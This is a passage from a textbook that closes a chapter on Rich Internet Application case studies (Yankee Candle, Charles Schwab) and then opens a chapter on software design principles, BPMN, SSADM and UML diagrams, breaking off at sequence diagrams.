While the majority of the site was HTML-based technology, the custom candle configurator is a single screen Flash-based interface that utilizes their existing e-commerce infrastructure. It obtained data and imagery from the product database and ecommerce system. As users selected the label and fragrance and enter the label's text message, they immediately observed a realistic picture of the custom candle as it did appear when complete. Users were encouraged to select optional finishing touches such as wrapping the candle in fabric or adding a ribbon or a flower, creating the opportunity for Yankee Candle to upsell the customer. The user could construct "what-if" scenarios at any point to see what it did look like and what it did cost for both the basic candle as well as the additional options.

The end result was that this real-time visualization of their custom candle gave consumers a higher level of confidence, and they bought more candles. Yankee Candle observed a 25% increase in both product revenue and average order size, exceeding their expectations. In addition, they had a 70% drop off in calls to their call center for the custom candle line, and they received multiple customer testimonials with positive feedback on the website. There was an additional surprising result: their own call center representatives started going to the website and using the configurator when fielding customer calls.

Charles Schwab

Charles Schwab's marketing planning calendar provides an excellent example of an application for cross-departmental data visualization. The Charles Schwab Corporation is a provider of securities brokerage and related financial services, including retail, telephone and Internet-based brokerage operations. Schwab's marketing department needed to centralize the planning, tracking and analysis of all marketing initiatives and make the information visible and accessible to both executives and marketing project coordinators. They needed to build a highly complex enterprise reporting application. They were faced with many challenges. They needed to:

- Address multiple types of users with different information needs and visualization requirements
- Present deep, multi-dimensional data sets (e.g., how much money was spent on which projects over what time) in an intuitive, logical and visual way
- Provide sophisticated yet easy-to-use reporting tools usable by both executives and project planners
- Deliver responsive and interactive tools that allowed the user to be in control

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

They chose to develop a custom data visualization solution to be able to dynamically communicate to different constituents. The sophistication of the data visualization required a wholly new approach and exceeded what was realistic using HTML-based technology or any out-of-the-box or web-based calendaring tools. They wanted, for example, a drilldown Gantt chart in which they could see the spending details of a particular project. It was not possible to do that in HTML-based technology. To meet two different and distinct user needs they developed two views: timeline and analysis.

The timeline view presented information in the form of a dynamic Gantt-style calendar and it was targeted at project coordinators. By using this view, project managers could quickly and easily visualize the overall time-based status of multiple projects. Drill down capabilities allowed the project manager to click to see individual project details within a program, such as budget data, or to manipulate projects, such as plan advertising for a different media channel. The tool gave them a framework to visualize and manipulate the detailed marketing planning information.

The analysis view presented an aggregated holistic view that allowed Schwab marketing executives to answer bigger questions, like "How am I spending money in the first quarter?" With this dynamic visual tool, Schwab executives could rapidly analyze marketing expenses across initiatives and time, and realize a more efficient use of the marketing budget. They could change the selected characteristics to pose different questions and get a different view on the data. By using this tool, they could slice and dice and then visualize the information in useful ways that were not possible before.

These use experiences presented in different domains give samples of the range and kind of business benefits afforded by using RIAs. RIAs transformed the applications configuration, especially when they required enhanced visualization. RIAs allowed to buyers purchase products off a single screen and see the product that it was the result of their selections improving the user experience.

5. CONCLUSION

In this chapter, a general overview of Web applications and how they emerged has been provided in order to place the reader in the context of the RIAs development. Also the most relevant information about RIAs was discussed. The case studies presented give a sample of the range and kind of business benefits afforded by Rich Internet Applications. These case studies show how RIAs have the ability to handle various kinds of complexities and enable wholly new kinds of Web applications. While some results were visibly more dramatic or compelling, taken as a whole they begun to have an alternative picture of how Web applications can be, and how they can in many instances, fundamentally change a company's business or the nature of the game with their competitors.

In e-business applications, RIAs allowed hotels to dramatically increase their reservations, revenues and room nights booked by simplifying the workflow complexity of making a reservation. RIAs transformed configuration applications, especially when they required enhanced visualization. For both MINI USA and The Yankee Candle Company, the ability of a Rich Internet Application to let buyers purchase products off a single screen and see the product that was the result of their selections transformed the user experience. Finally, Schwab demonstrated that RIAs could have a strong impact on internal corporate applications, by facilitating data visualization and reporting across different groups of users.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Bozzon, A., Comai, S., Fraternali, P., & Carugui, G. T. (2006). Capturing RIA concepts in a web modeling language. In *Proceedings of the 15th international Conference on World Wide Web WWW 06*, (pp. 907-908). ACM. Retrieved from http://discovery.ucl.ac.uk/1320284/

Brambilla, M., Preciado, J. C., Linaje, M., & Sanchez Figueroa, F. (2008). Business Process-based Conceptual Design of Rich Internet Applications. In *Proceedings of Eighth International Conference on Web Engineering*, (pp. 155-156). IEEE. Retrieved from http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=4577879

Linaje, M., Preciado, J.C., Morales-Chaparro, R., & Sanchez-Figueroa, F. (2008). On the Implementation of Multiplatform RIA User Interface Components. In *Proceedings of ICWE 2008 Workshops, 7th Int. Workshop on Web-Oriented Software Technologies*, (pp. 44-49). ICWE. Retrieved from http://icwe2008.webengineering.org/Program/Workshops/ISBN978-80-227-2899-7/icwe2008ws-CD/individual-files/02icwe2008ws-iwwost08-linaje.pdf

Namscimbene, C. (2005). *Adobe & Macromedia Sales Engineer en el distribuidor ALAB S.A*. Retrieved 6 July 2011 from http://www.canal-ar.com.ar/noticias/noticiamuestra.asp?Id=2639

O'Reilly, T. (2005). What is Web 2.0. Design Patterns and Bussiness Models for the Next Generation of Software. *Design, 65*(65), 17-37. Retrieved from http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1008839

Rivero, J. M., & Buzzo, M. H. (2007). *Definición de Rich Internet Applications a través de Modelos de Dominio Específico*. Retrieved from: http://revista.info.unlp.edu.ar/tesinas/tesis51.pdf

Veit, F. (2008). *Introducción a Tecnologías Enriquecidas para Internet*. (Unpublished thesis). Facultad de Ingeniería, Universidad ORT Uruguay, Uruguay.

Viveros García, M. C., & García Godoy, D. (2009). *Elaboración de una guía para el desarrollo de aplicaciones en extjs. (Unpublished thesis)*. Instituto Tecnológico de Orizaba.

Wikipedia. (2011). *Rich Internet Application*. Retrieved 02 Feb 2011, from http://en.wikipedia.org/wiki/Rich_Internet_application

ADDITIONAL READING

Fraternali, P., Rossi, G., & Sánchez-Figueroa, S. (2010). Rich Internet Applications. *IEEE Internet Computing, 14*(3), 9-12. Citeseer. Retrieved from http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=5481362

Shahrooz Feizabadi. (n.d.). *History of the World Wide Web*. Retrieved from http://ei.cs.vt.edu/book/chap1/htx_hist.html

uclm.es. (n.d.). *A CERN invention you are familiar with: The World Wide Web*. Retrieved from http://www.uclm.es/profesorado/ricardo/CursoHTML/Presentacion/CERN/web.html

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

w3.org. (n.d.a). *A Little History of the World Wide Web, from 1945 to 1995*. Retrieved from http://www.w3.org/History.html

w3.org. (n.d.b). *Some early ideas of HTML.* Retrieved from http://www.w3.org/MarkUp/historical

w3.org. (n.d.c). *The World Wide Web - past, present and future*. Retrieved from http://www.w3.org/People/Berners-Lee/1996/ppf.html

KEY TERMS AND DEFINITIONS

Business to Customer (B2C): Some strategies of commercial enterprises to get directly to the customer or end user.

E-Commerce: The marketing of products or services through electronic media and especially via Internet.

E-Entertainment: The way of providing entertainment through electronic media and especially via Internet.

E-Learning: The way the impartation of knowledge and education through electronic media and especially via Internet.

Rich Internet Applications: Applications that are deployed over the Web, this type of applications combines features and functionality of Web applications and desktop applications.

Web 2.0: Web applications that allow for easier-to-share information, interoperability, user-centered design, and collaboration with the World Wide Web.

World Wide Web (WWW): An information distribution system comprised of interlinked hypertext or hypermedia accessed by using the Internet.

ENDNOTE

[1] "Flex Performance Brief: A Comparison of Flex and JavaServer Pages Applications", Macromedia white paper, May 2004.

This research was previously published in Frameworks, Methodologies, and Tools for Developing Rich Internet Applications edited by Giner Alor-Hernández, Viviana Yarel Rosales-Morales, and Luis Omar Colombo-Mendoza, pages 1-16, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 2
Software Design

Rachita Misra
C.V. Raman College of Engineering, India

Bijayalaxmi Panda
C.V. Raman College of Engineering, India

Chhabi Rani Panigrahi
C.V. Raman College of Engineering, India

Bibudhendu Pati
C.V. Raman College of Engineering, India

ABSTRACT

This chapter on "Software Design" emphasizes the role of modeling, prototyping, and simulation in software design. The chapter introduces the principles of software design, issues and challenges. Modeling techniques used in procedural and object oriented methodologies is presented along with the Unified Modeling Language (UML). The suitability of prototyping, as a design artifact and a simulation method is briefly discussed. Software processes such as Rapid Application Development (RAD), Rational Unified Process (RUP) and Agile methodologies which influence the design process have been discussed and recommended. The chapter then deals with Design Metrics for Quality Analysis, Software Risk Analysis and Threat Modeling for design of secure software. Finally, some of the recent research topics such as Model Driven Architecture (MDA), Model Driven Development (MDD), Meta Object Facility (MOF), and Model Driven Testing (MDT) have been covered.

INTRODUCTION

Software design plays an important role in Software Development Life Cycle (SDLC). According to the IEEE definition, design is both "*the process of defining the architecture, components, interfaces, and other characteristics of a system* and *the result of that process"* (IEEE, 1990). More specifically, a software design describes the architecture of the system that is how the system is decomposed and organized into components and also describes the interfaces between these components.

During software design phase various models corresponding to the system are developed and these form a kind of blueprint of the solution to be implemented. These models are useful in a number of ways. First, these are used as input to the *coding phase* in the SDLC and used for planning subsequent activities.

The models are also *analyzed & reviewed* to check the traceability (that is whether if each identified functional requirements of the system can be traced to some model element and vice versa), maintain-

DOI: 10.4018/978-1-5225-3422-8.ch002

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ability, correctness, and implementation. Lastly, these models can also be used to evaluate various alternative solutions and trade-offs.

In this chapter, first the key principles of design are identified. Next, the various design techniques available in the literature starting from *process oriented modeling to object oriented modeling* are described. Subsequently, several factors such as *design patterns, design metrics and software process* which help creating good design are discussed. Various techniques used for *quality analysis, risk analysis, and threat modeling* have been given to ensure the quality of the design. Finally, we highlight current trend and future directions in software engineering including *model driven development, meta-object facility, model based testing,* and *process automation.*

BACKGROUND

In this section, we discuss the basic principles which guide the software design for traditional procedure oriented and object oriented systems. It may be noted that the concepts behind these two principles are similar but they are tuned to the two development methodologies.

Design Principles for Traditional Software Design

The principles of design for traditional software are stated as follows (James, 1989; Roger, 2014): Modularity and partitioning, Coupling, Cohesion, Span of control, Size, and Shared modules.

- **Modularity and Partitioning:** Partitioning is a top down approach and starts during system study moving down gradually to understand the system in detail. A process is exploded to detail level processes showing data flows in the Data Flow Diagrams (DFDs). Each function of the system is identified from the system design specifications and developed to greater detail with step-wise refinement creating a hierarchy of separate modules.
- **Coupling:** Coupling refers to the strength of the relationship between modules in a system. While partitioning, analysts should ensure that interdependence between modules is minimum. A good design seeks a loose coupling among modules. If modules have high coupling it is difficult to understand, use and test in isolation, change in one module forces changes to related modules. Coupling can be categorized as:
  - **Content Coupling:** When one module relies on the internal workings of another module, they are said to possess content coupling. This creates high coupling among modules and should be avoided.
  - **Common Coupling:** When two modules share global data then this dependence is called common coupling.
  - **External Coupling:** When two modules share an external data, it is said to have external coupling.
  - **Control Coupling:** Control coupling occurs when one module controls the logic of other modules by passing information on what to do.
  - **Data Coupling:** Two modules are data coupled if they communicate through some elementary data item which is passed as a parameter. This category displays the lowest form of coupling and is preferable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Cohesion:** Cohesion measures the functional strength of a module. It denotes how well the parts of the source code within a module work together to provide a specific functionality. Low cohesion in a module increases difficulty in understanding, maintaining, and using the system. Cohesions can be categorized as:
  - **Coincidental Cohesion:** A module is said to have coincidental cohesion if it performs a set of tasks together more out of co-incidence, without any proper design. The cohesion level here is lowest.
  - **Logical Cohesion:** A module is said to have logical cohesion if all the elements in the module perform similar tasks. E.g. data input, error handling, printing reports.
  - **Procedural Cohesion:** A module is said to have procedural cohesion if it performs the sequence of steps of a procedure in a certain order to achieve the objective of the procedure.
  - **Data Cohesion:** A module exhibits data cohesion if all the elements in the module refer to the same data file.
  - **Functional Cohesion:** A module is said to have functional cohesion if the different elements of code within the module cooperate to satisfy a function. This is the most desirable form of cohesion.
- **Span of Control:** It refers to the number of sub-modules controlled by a single module. Excessive span of control increases overhead in determining which module to be invoked under certain conditions and which module to change in case of servicing a maintenance request. While designing the span of control should be kept at a reasonable level.
- **Size:** Size of a module depends on the development language used. Modules having large size increase difficulty in understanding and analyzing code for maintenance whereas too small programs result in increase in the number of modules. It is recommended to design modules which are loosely coupled, highly cohesive and with a manageable size for each module.
- **Shared Modules:** Sharing of modules minimizes amount of software to be designed and developed. It reduces chances of error by eliminating duplication and fragmentation of code within the system. Good design tries to build shared libraries for reuse in system development.

Design Principles of Object Oriented Software

The software design is based on five basic design principles. These include *Single Responsibility Principle*, *Open-Closed Principle*, *Liskov Substitution Principle*, *Interface Segregation Principle, and Dependency Inversion Principle*.

- **Single Responsibility Principle (SRP):** SRP states that there should never be more than one reason for a class to change (DeMarco, 1979; Page-Jones, 1988). When the requirements of a system change, it manifests through a change in responsibility among the classes. If a class assumes more than one responsibility, then there will be more than one reason for it to change. Changes to one responsibility may affect a class's ability to meet the others. This kind of coupling leads to vulnerable design. It is recommended to separate responsibilities among different classes.
- **Open-Closed Principle (OCP):** According to Ivar Jacobson "All systems change during their life cycles. This should be kept in mind when developing systems expected to last longer than the first version." (Jacobson, 1992). In other words, OCP states that "software entities (classes, modules, functions, etc.) should be open for extension, but closed for modification"(Meyer, 1988). When

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

a single change to a program, results in a cascade of changes to dependent modules, this exhibits undesirable behavior and results in bad design. The OCP says that when the requirements change, the behavior of such modules should be extended by adding new code and not by changing old code that already works.

- **Liskov Substitution Principle (LSP):** According to Barbara Liskov (Liskov, 1988), methods that use pointers or references to base classes must be able to use objects of derived classes without knowing it. If there is a method which does not conform to the LSP, then that method uses a pointer or reference to a base class, but must know about all its derived classes. Such a method violates the OCP because it must be modified whenever a new class is derived from its base class.
- **Interface Segregation Principle (ISP):** ISP states that clients should not be forced to depend upon interfaces that they do not use. ISP deals with the disadvantages of fat interfaces that are not specific to a single client. When a client depends upon a class that contains interfaces used by other clients, then that client will be affected by the changes that other clients do. This results in an inadvertent coupling between clients. It is desirable to separate the interfaces where possible.
- **Dependency Inversion Principle (DIP):** In traditional software development, higher level modules depend on low level modules and abstractions depend upon details only. According to DIP the dependency structure of a well designed object oriented program is inverted with respect to the traditional methods. DIP is based on two characteristics:
  - Higher level modules should not depend upon low level modules and both should depend upon abstractions.
  - Abstractions depend upon details and vice versa.

When a high level module depends upon the lower level modules, then changes to the lower level modules can have direct effects on the high level modules. It also limits the reusability of the high level modules. When the abstractions and details are all isolated from each other, it becomes easier to maintain the code.

MAIN FOCUS OF THE CHAPTER

Key Issues in Software Design

One of the key challenges in the analysis and design of software system is to be able to convert the business process requirements to a system requirements specification and track its compliance in each phase of the SDLC. In the design phase an important and fundamental issue is how to decompose, organize, and package the components of a system (Roger et al., 2014) as per design principles. This necessitates the use of modeling techniques. Some of the issues in design process are concerned with quality and performance which also needs to be addressed during the design process. There are also other characteristics of the system (Bosch, 2000) such as re-usability and security which require different types of analysis and solution.

This section introduces the Business Process Model & Notations (BPMN) maintained by Object Management Group (OMG) which is the current standard for documenting business requirements. This is followed by classical procedural design techniques based on process and data flow models. Subsequently,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Object Oriented Design (OOD) techniques and the Unified Modeling Language (UML) is explained which is the current state of the art in designing software. Software quality and related characteristics are covered in the subsequent section.

Business Process Model and Notation


BPMN is currently an OMG standard which uses flowchart based approach for modeling the Business Processes (Business Process Model and Notation. (n.d.)). BPM bridges the gap in understanding the business process between business analysts and system development group of an organization who implement these processes by developing software. BPMN provides a standardized set of modeling notations from different tool vendors, and an XML like *Business Process Execution Language (BPEL)* to simulate or visualize the processes. BPM captures an ordered set of business processes depicting the process maps, description, process flow models which can be analyzed, simulated and executed. The BPMN specification (OMG BPMN. (n.d.)) is the collection of best practices to define notations and semantics of *Collaboration diagrams, Process Diagrams, and Choreography diagrams.*

The basic elements of a *Business Process Diagrams* (BPDs) (OMG BPMN Tutorial. (n.d.)) are:

- Flow objects (Activities, Events, and Gateways)
- Connecting objects (Sequence flow, Message flow, and Association)
- Swim lanes (Pool and Lane)
- Artifacts (Data object, Group, Annotation).

BPD also permits to make new types of flow objects. There can be 3 types of activities namely *Task, Sub-process, and Transaction,* denoted by rounded rectangles. A plus sign denotes that their expansion is hidden. Activities that need to be iterated are denoted as looped tasks. A task can be *Generic* or specific such as *Send Task, Receive Task or Service Task*. Furthermore, these can be classified as *User Task, Manual Task, Business Rule Task, and Script Task* by putting suitable symbols as shown in Figure 1.

Figure 1. Activity Types in BPMN



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Sub-processes define the internal process with a *start* and an *end event*. Events are denoted with circles showing *start, intermediate or end*. These events are annotated with markers such as *Timer, Message, Rule, Link, Compensation, and Terminator* to indicate the type of *Trigger* associated with the events.

Gateways are modeling elements used to control the sequence flow for a merge or a split within a process. Gateways can be marked as *exclusive data* or *event based, inclusive, complex,* or *parallel* to denote the behavior of the gateway. The gateway marker indicates the type of decisions on the forking or merging of the process flow.

Apart from the sequence flow, there can be other connectors such as *association* that associates *data, information and artifacts,* and *message flow* between two elements. When there are multiple flows from a process or event, these can be *condition based,* denoted by a small diamond. A dashed line denotes *message flow* between 2 participants of a process, connection to the boundary of a process or to an object of the process. An association denoted by dotted line associates objects to one another and can have *text annotations*. They can also be used to show how data is input or output from activities. BPMN uses *swim lanes* to partition activities. *Pool swim lanes* represent participants in an interactive process diagram. *Lanes* are used to sub-partition for objects within a pool. Sequence flow can cross lane boundaries in the pool. These concepts are depicted in Figure 2.


Three standard artifacts *Data objects, Groups and Annotations* can be attached to an association to show additional information. Data objects depict documents and their status. Groups which can span over lanes and pools combine objects and highlight a part of the BPM diagram. In the BMP definitions, *Choreography* defines sequence of activities showing interaction between participants in pools with messages and other collaboration elements as shown in Figure 3.

Figure 2. Pool and Lanes in Process Diagram with Message Flow



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. BPM Diagram Showing Choreography



Structured Systems Analysis and Design Method (SSADM)

The procedural approach of SSADM was introduced to analyze and design software systems developed for the Central Computer and Telecommunications Agency, a UK government office (Office of Government Commerce) in1980 (Structured systems analysis and design method, (n.d.)). SSADM has evolved from different approaches (Analysis and design. (n.d.); Jackson, 1975; Lary and Yourdon, 1975; Gane & Sarson, 1977; Checkland & poulter, 2006). The three major modeling techniques used in SSADM are *Logical Data Modeling, Data Flow Modeling, and Entity Event Modeling.*

- **Logical Data Modeling:** Is the technique of identifying, analyzing and documenting the data requirements of application software. Entities are things about which the business organization is interested in storing information or data which are described in the Data Dictionary (DD). The Entity-Relationship-Diagram (ERD) is used to define different types of relation between the entities in the logical data modeling as shown in Figure 4.
- **Data Flow Modeling:** Deals with analyzing the processes and determining data stores, external entities and data flow. Process is defined as a system activity that transforms the input data to an output data form. Data Store is used to keep system's data. Data flow depicts the path in which data moves between external agencies, processes and data stores. DFDs are used for data flow modeling that describes the system using top-down approach starting with an overall system description called as Context Diagram. This is exploded to detailed levels in a hierarchical manner. A Process Chart is often used for defining the hierarchy of processes which are helpful in developing the DFD at each level. The process charts help in identifying and analyzing each process in detail with a view to create the corresponding Physical DFD. The physical DFD containing physical entities such as names of departments, people, and data records is transformed to logical DFD which shows the logical view of the business function. An example of Logical DFD is given in Figure 5.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Example of E-R diagram





Figure 5. Example of Logical DFD



- **Entity Event Modeling:** Includes event modeling and entity behavior modeling. Events are the situations that affect the life of an entity. The entity behavior modeling documents the sequence of events that affect the entity.

Object Oriented Design

Object oriented development differs from the traditional software development approach in a number of ways. The traditional techniques view software as a collection of procedures and data elements. But,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in object-oriented environment, software is a collection of discrete objects that encapsulate their data as well as the functionality to model real-world objects. Each object has data as well as methods and similar objects are grouped into a class.

Object-oriented design and object-oriented analysis are distinct disciplines, but they can be intertwined. Object-oriented development is an incremental process that is one can start with object-oriented analysis, model it, and create an object-oriented design, repeat several times, gradually refining and completing models of the system.

Object Oriented Methodology

Object oriented methodology is a set of methods, models, and rules for developing software systems. Modeling is the process of describing an existing or proposed system. It can be used during any phase of the software life cycle. A model is an abstraction of a phenomenon for the purpose of understanding it. Modeling provides a means for communicating ideas in an easy to understand and unambiguous form and also reduces system's complexity. In the 1980s, various methodologies were developed to design object-oriented systems. In the following, we provide some of the methodologies developed during 1980s and 1990s.

- Booch (1986) developed an object-oriented design methodology called Booch method.
- In 1987, Shlaer &Meher proposed the concept of the recursive design approach (Booch, 1986).
- Kent et al. (1989, October) produced Class-Responsibility-Collaboration (CRC) cards for object-oriented design.
- Wirfs-Brock et al. (1989, October) proposed the responsibility driven design.
- Blaha et al. (1991) developed the methodology Object Modeling Technique (OMT).
- In 1991, Coad & Yourdon developed a light weight and prototype oriented approach to methods called Coad Yourdon methodology (Booch, 1986).
- In 1992, Ivar Jacobson introduced the concept of the use case and Object-Oriented Software Engineering (OOSE) (Jacobson, 1992).

These and many more methodologies developed around the same time were very similar but contained few annoying minor differences, which often caused confusion. To overcome the problems of using different design methodologies, Grady Booch, Jim Rumbaugh, and Ivar Jacobson worked together to develop a common methodology for object oriented design called as Unified Modeling Language UML (Booch et al., 2002). The primary goals in the design of the (UML) were as follows:

- Provide users a ready-to-use, expressive visual modeling language.
- Provide extensibility mechanisms to extend the basic things.
- Be independent of particular programming languages and development processes.
- Provide a formal basis for understanding the modeling language.
- Encourage the growth of the object-oriented tools market.
- Support higher-level development concepts.
- Integrate best practices and methodologies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

UML Diagrams

UML is a language for visualizing, specifying, constructing, and documenting a software intensive system (Booch et al., 2002). Every complex system is approached through a small set of nearly independent views of a model and a single view is not sufficient. Every model is expressed at different levels of abstraction. The UML 2.4 defines thirteen types of diagrams (UML Diagrams. (n.d.)) that are used to represent both structural and behavioral view of a system. These are:

a. Class diagram
b. Object diagram
c. Package diagram
d. Composite structure diagram
e. Component diagram
f. Deployment diagram
g. Use-case diagram
h. Activity diagram
i. State chart diagram
j. Sequence diagram
k. Communication diagram
l. Timing diagram
m. Interaction overview diagram.

While the diagrams 1 to 7 represent structural aspects, the remaining diagrams represent the behavioral aspects of the system. The choice of what models and diagrams one creates has a great influence from how a problem is encountered and how a corresponding solution is shaped. All diagrams may not be used for designing a system.

1. **Class Diagram:** It shows the static structure of a system. It is a collection of static modeling elements such as classes and their relationships. The essential elements of a class diagram include Classes, Attributes, Operations, Relationship among the classes, Constraint, and Notes.

In UML, class diagram is represented as a rectangle with three components separated by horizontal lines. The top compartment holds the class name, the attributes of a class are shown in the middle, and the bottom compartment holds a list of operations. A class may be a concrete class or an abstract class. In UML, the name of the abstract classes is written in italic font to distinguish it from concrete classes. The example of a class diagram is shown in Figure 6.

There are different types of relationships that exist among classes such as *Associations*, *Generalization*, *Realization*, and *Dependency*. An association between two classes indicates that objects at one end of an association recognize objects at the other end and may send messages to them. A *role* is an end of an association where it connects to a class and is named to indicate the role played by the class attached to the end of the association path. *Multiplicity* in an association refers to the number of objects that participate in the association. The different types of multiplicity used in an association are shown as in Table 1. Aggregation is a special form of association that models a *whole-part* relationship between an aggregate (the whole) and its parts.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. A Class Diagram




Table 1. Multiplicity Indicator in UML in an Association Relationship

Multiplicity Types	Notations
Exactly one	1
Zero or more	0..*
One or more	1..*
Zero or one	0..1
Specified range	2..4
Multiple, disjoint ranges	3, 4..6, 8

2. **Object Diagram:** It is an instance of a class diagram; it shows a snapshot of the state of a system at a point in time i.e. it is a dynamic structure. The object diagram can be visualized as a class diagram with objects and no classes. The elements of an object diagram include: objects, links, and association among objects.

Figure 7 shows an example of an object diagram for *Order management system* which is an instance of the system at a particular time of purchase. At a particular time, the ordered item may have some discount or some points are added to customer account. Now the customer object (C) is associated two order objects (Od_1, Od_2). These order objects are associated with discount order and point order objects (S_1, S_2). The customer is having the following two orders with different numbers (15, 35) at the particular time considered (UML Tutorial Points. (n.d.)).

3. **Package Diagram:** In UML, similar type of classes and interfaces are organized as a package. Package diagram is a structure diagram which shows packages and their relationship. The elements of a package diagram are: package, dependency, import, access, use, and merge. Figure 8 shows Online and Offline Shopping packages, as well as the concept of package merge. Here, both Online and Offline Shopping packages use the Payment option.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Object Diagram for Order Management





Figure 8. Package Diagram



4. **Composite Structure Diagram:** Is the composition of interconnected elements representing run-time instances collaborating over communications links to achieve some common objectives. The elements of a composite structure diagram shows internal structure of a classifier (an element of UML) depicting the structured class, property, part, port, connector and usage. This diagram consists of Internal Structure Diagrams and Collaboration Use Diagrams.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Internal structure diagram shows internal structure of a classifier - a decomposition of that classifier into its *properties, parts and relationships* as illustrated in the credit card operation example shown in Figure 9.

The *Collaboration* will be established by a set of cooperating instances specified by classifiers that communicate with each other by sending signals or invoking operations. Collaborations describe only the relevant aspects of the cooperation of a set of instances by identifying the specific roles that the instances play. Collaboration use diagrams represent one particular *occurrence* or *application* of the pattern described by the collaboration, to a specific situation involving specific classes or instances. The elements of a collaboration use diagram are *roles, parts, and connectors*. Figure 10 shows the Collaboration use for *Doctor Appointment* depicting cooperation of doctor and patient roles.

5. **Component Diagram:** It models the physical components such as source code, executable program, libraries etc. in a design. It also represents the relationships among different components of a system. A component diagram as per UML notations is shown in Figure 11.
6. **Deployment Diagram:** Software component instances represent run-time manifestations of code units. In UML, a deployment diagram is a graph of nodes connected by association relationships. Nodes may contain component instances. Components are connected to each other by dependencies and are done usually through interfaces, which indicate one component uses the services of another. Each node in the system is represented by a three-dimensional box and connections between the nodes are shown by solid lines. An example of a deployment diagram is shown in Figure 12.
7. **Use Case Diagram:** The functionality of a system is described using different use cases, each of which represents a specific flow of events in the system. A use case corresponds to a sequence of transactions, in which each transaction is invoked from outside the system called actors and engages internal objects to interact with one another and with the system's surroundings. An actor is anything that interacts with a use case. It could be a human user, external hardware, or another

Figure 9. Internal Structure Diagram for Credit Card Operation



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Collaboration Use Diagram





Figure 11. Component Diagram




system. Use cases are connected to the actors by association relationship. Each actor must be associated with at least one use case. The three types of relationships used in use case diagrams are:

a. **Generalization:** The child use case inherits the behavior of the parent use case.
b. **Includes:** When a piece of behavior is similar across many use cases, then breaking this out as a separate use-case and let the other use cases to include it.
c. **Extends:** When a use case is similar to another use case, some extended features are captured in a separate use-case and creates extends dependency.

In UML, a use case is shown as an ellipse containing the name of the use case, which is placed below or inside the ellipse. An actor is shown as a stick person icon with the name of the actor written below

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 12. Deployment Diagram



the stick person icon. Figure 13 shows the use cases for the *online HR system*. Through an online HR system, employees are recruited online for an organization. The different actors involved in an online HR system include *Employee, Manager, Healthcare Plan System,* and *Insurance Plan System*.

8. **Activity Diagram:** This shows the flow of control among different activities of an operation. In UML, an activity is shown as a round box, containing the name of the operation. An outgoing solid arrow attached to an activity symbol indicates a transition triggered by the completion of the activity. Several transitions with different conditions imply a branching off of control.

Figure 13. Use Case Diagram for Online HR System



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


An activity diagram uses a synchronization bar to represent the concurrent control and is represented by a short thick bar with incoming and outgoing arrows. Joining and forking of concurrent controls is represented by multiple arrows entering and leaving from the synchronization bar respectively. A decision in an activity diagram is represented by a diamond symbol with one incoming arrow and two or more outgoing arrows and each is labeled by a distinct guard condition. The example of an activity diagram of a *Receiving Order* use case is shown in Figure 14.

Actions in an activity diagram may be organized into *swim lanes;* each is separated from neighboring swim lanes by vertical solid lines on both sides. Each swim lane represents the responsibility for part of the overall activity and may be implemented by one or more objects.

9. **State Chart Diagram:** This diagram also called a state diagram depicts the sequence of states that an object goes through during its life in response to outside messages. The state is the set of values that an object holds at a specific point in time. In UML, a state is represented as a rounded box, which may contain one or more compartments and the transitions are represented by arrows connecting the states. A state may have name and internal transition compartments. The name compartment holds the optional name of the state and the internal transition compartment holds a list of internal actions performed in response to events received while the object is in the state, without changing states. A final state is shown as a circle surrounding a filled circle also called a bull's-eye. The example of a state chart diagram of an Order object is shown in Figure 15.


Two special events in a state chart diagram are *entry* and *exit*. The state chart supports nested state machines; to activate a sub-state machine the keyword *do* is used: *do* machine-name (argument-list). If this state is entered, after the entry action is completed, the nested state machine will be executed with its initial state. When the nested state machine reaches its final state, it will exit the action of the current state, and the current state will be considered as complete.

Figure 14. Activity Diagram of Receiving Order Use Case



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 15. State Chart Diagram for an Order Object



10. **Sequence Diagram:** These diagrams are used to describe the behavior of a system. These diagrams show the interaction between the systems with outside environment. It shows the objects interaction by their lifelines and the message exchange among them. A sequence diagram has two dimensions: the vertical dimension represents time and the horizontal dimension represents different objects. The vertical line is called the lifeline of the object which represents the existence of an object during the interaction.

